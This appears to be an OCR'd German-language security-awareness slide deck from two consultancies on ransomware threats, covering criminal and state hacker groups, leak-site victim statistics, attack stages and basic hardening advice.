a-team rocks
CONSULTING & MANAGED DEFENSE

Secutec
Cyber security intelligence

Ransomware und andere Cyber Threats - gekommen um zu bleiben!

AVI KRAVITZ
Founder @ a-team rocks

Daniel Rossgatterer
CEO @ Secutec

Wirtschaftlichen Hacker Gruppen

Lockbit, BlackCat, Play, …

Weltweit 50-80 professionelle Hacker Gruppe, die Unternehmen angreifen, um Lösegeld zu erpressen.

ZIELE: Lösegeld erpressen

Politischen Hacker Gruppen

APT28 – FanyBear
- Dt. Bundestag - Angela Merkel
- US Wahlkampf – Hillary Clinton
- OPCW - Syrien, Sergej Skripal

Einheit 74455 – Sandworm
- Ukraine – Stromversorgung
- NTC Vulkan – Software Hersteller

ZIELE: Destabilisierung durch Falschinformationen, Zensur, Durchsetzung Eigeninteressen

Politisch motivierte Einzelhacker und Gruppen

Anonymous
Hacktivismus - als Protestmittel, um politische und ideologische Ziele zu erreichen.

NoName057(16), Killnet
Pro russische Hackergruppen, die gezielt westliche Organisationen angreifen.


ZIELE: Politische und Ideologische Ziele erreichen

Ransomer Name: is any value | Victim Industry: is any value | Victim Country: is any value | Posted Date: Last 365 Days

List of Public Victims


	Victim Name	Victim Domain	Ransomer Name	Victim Industry	Victim Country	Posted Date	First Observed	Detailed Victim View
1	Gossler, Gobert & ...	∅	Donut	∅	∅	2023-09-19	2023-09-19	View
2	Agilitas IT Solutions Limi...	∅	Donut	∅	∅	2023-09-19	2023-09-19	View
3	Hacketts printing servic...	hackettsprint.ie	Knight	Printing & Publishing	Ireland	2023-09-19	2023-09-19	View
4	Farwick+Grote	∅	Cloak	∅	∅	2023-09-19	2023-09-19	View
5	American University of ...	auamed.org	BlackCat	Education Services	Antigua and Barbuda	2023-09-19	2023-09-19	View
6	Peacock Bros	www.peacocks.com.au	Cactus	Technology Hardware, S...	Australia	2023-09-19	2023-09-19	View

Top Ten Targeted Industries



Country by Number of Public Victims


Ransomware Groups by Percentage of Public ...



Top Ten Ransomware Groups

	Ransomer Name	Victims
1	LockBit	947
2	BlackCat	406
3	Clop	398
4	BianLian	231
5	Play	226
6	Black Basta	223
7	Royal	197
8	Akira	179

Number of Public Victims by Week



Yes | No | is any value | is any value | Last 90 Days | is any time

1,277

Victim Count


Victim Activity


	Title	Ransomer Name	Posted	Last Observed	Last Updated
1	American University of Antigua	BlackCat	2023-09-19 16:29:15	2023-09-19 17:06:15	2023-09-19 17:06:15
2	Habasit file s available!	Akira	2023-09-19 15:29:42	2023-09-19 16:29:57	2023-09-19 15:29:42
3	Agilitas IT Solutions Limited	Donut	2023-09-19 15:05:11	2023-09-19 17:07:40	2023-09-19 15:07:05
4	Gossler, Gobert & Wolters Gro...	Donut	2023-09-19 14:57:43	2023-09-19 17:04:08	2023-09-19 15:06:34
5	Peacock Bros	Cactus	2023-09-19 10:43:46	2023-09-19 15:39:40	2023-09-19 10:43:46
6	Farwick+Grote	Cloak	2023-09-19 05:12:04	2023-09-19 05:12:04	2023-09-19 05:12:04
7	Sonabhy.bf	Cloak	2023-09-19 05:11:20	2023-09-19 05:11:20	2023-09-19 05:11:20
8	Hacketts printing services	Knight	2023-09-19 02:13:12	2023-09-19 17:13:28	2023-09-19 02:13:12
9	CITIZEN company LEAKED	RagnarLocker	2023-09-18 23:54:51	2023-09-19 18:00:18	2023-09-18 23:54:51
10	Center For Urban Community Servi...	NoEscape	2023-09-18 19:30:40	2023-09-19 14:30:07	2023-09-19 14:30:07
11	Kool-Air Inc	NoEscape	2023-09-18 19:29:20	2023-09-19 17:28:19	2023-09-19 17:28:19

Victims

	Victim Name
1	* *j***
2	*** ******
3	**** **e *******e* **
4	**** H****
5	**** I******** *****
6	**********
7	**a******
8	**I***** C*********
9	*e**** & Co. Ltd.
10	*j***** *****
11	02_SVD
12	150k sib360 Database
13	24/7 Express Logistics
14	2plan.com
15	A???? F??????????? Ltd.
16	A** **********
17	A**** ***** ***
18	A1 Data Provider
19	A123 Systems

Victims Per Ransomer by Week




Victims Per Ransomer by Week
Victim Posts
150
125
100
75
50
25
0
Jun 19
Jun 26
Jul 3
Jul 10
Jul 17
Jul 24
Jul 31
Aug 7
Aug 14
Aug 21
Aug 28
Sep 4
Sep 11
Sep 18
Posted
8Base
Abyss
Akira
Arvin Club
BianLian
Black Basta
BlackByte
BlackCat
BlackSuit
Cactus
Cloak
Clop
Cuba
Cyclops
Donut
Dunghill
Everest
INC
Karakurt
Knight
LockBit
Mallox
Medusa
MedusaLocker
Metaencryptor
MoneyMessage
Monti
NoEscape
Nokoyawa
Play
Qilin
RA Group
RagnarLocker
Rancoz
Ransom House
Ransomed
RANSOMEXX (Formerly Defray777)
Rhysida
Royal
Snatch
Trigona

Ransomware is everywhere

Derzeit beschäftigen uns viele Anfragen:

1. „können wir auch Opfer von Ransomware werden?“
2. „könnt ihr schauen ob uns das was bei XYZ passiert ist, uns auch passieren kann?“
3. „sind unsere Backups sicher?“

Ransomware - Verschlüsselungstrojaner

- Ziel: (meist) Lösegeld Erpressung
- Schaden ?
- Alle 11 Sekunden erfolgt ein Ransomware-Angriff

- Durchschnittliche Wiederherstellungszeit: **21 Tage!**


Jedes 6. österreichische Unternehmen war 2022 von Ransomware betroffen
(Quelle: Cyber Security in Österreich 2022 – KPMG/BMI Austria)

Cyber-Angriffe

opportunistisch VS zielgerichtet

Cyber-Angriffe

opportunistisch VS zielgerichtet



Einstieg meist:

- E-Mail (z.B. Phishing, Attachments,…)
- Browser (z.B. Malvertising)

Ransomware

High business impact

Extortion must disrupt business operations to motivate payment


Profitable for attackers

Economic incentive to continue growing

Room to grow


Attackers can monetize security maintenance and configuration gaps. To protect your organization:

- **Apply security updates** consistently to all devices
- **Securely configure all resources** using manufacturer best practices
- **Mitigate credential theft** attacks for privileged users



Quelle: Microsoft 03/2023 (https://learn.microsoft.com/en-us/security/ransomware/human-operated-ransomware)

Human Operated Ransomware & APTs




Quelle: Lockheed Martin & Mandiant

Red A-Teaming

- Ziel (meistens):
  Übernahme der IT-Infrastruktur und Backup Umgebung
- Rules of Engagement frei definierbar - Timebox
- Auftraggeber haben ihre „Hausaufgaben“ größtenteils erledigt
- Durchlaufzeit meist mehrere Wochen

- OSINT und aktive Auskundschaftung
- Interessante Zugänge von außen?
- MFA aktiv & ordentlich konfiguriert?



Conduct background research.	Execute initial attack.	Establish foothold.	Enable persistence.	Conduct enterprise reconnaissance.	Move laterally to new systems.	Escalate privileges.	Gather and encrypt data of interest.	Exfiltrate data from victim systems.	Maintain persistent presence.

- Spear Phishing & XSS
- Kritische Schwachstellen in exponierte Systeme
- Oder auch physisch

InfoStealer Features

Common features of stealers are:

- stealing passwords stored in web browsers
- stealing cookies, browser version and other configuration details
- stealing form entry data from web browsers
- stealing stored credit card details
- taking screenshots
- capturing antivirus details
- logging keyboard presses from users


237

Total Listings

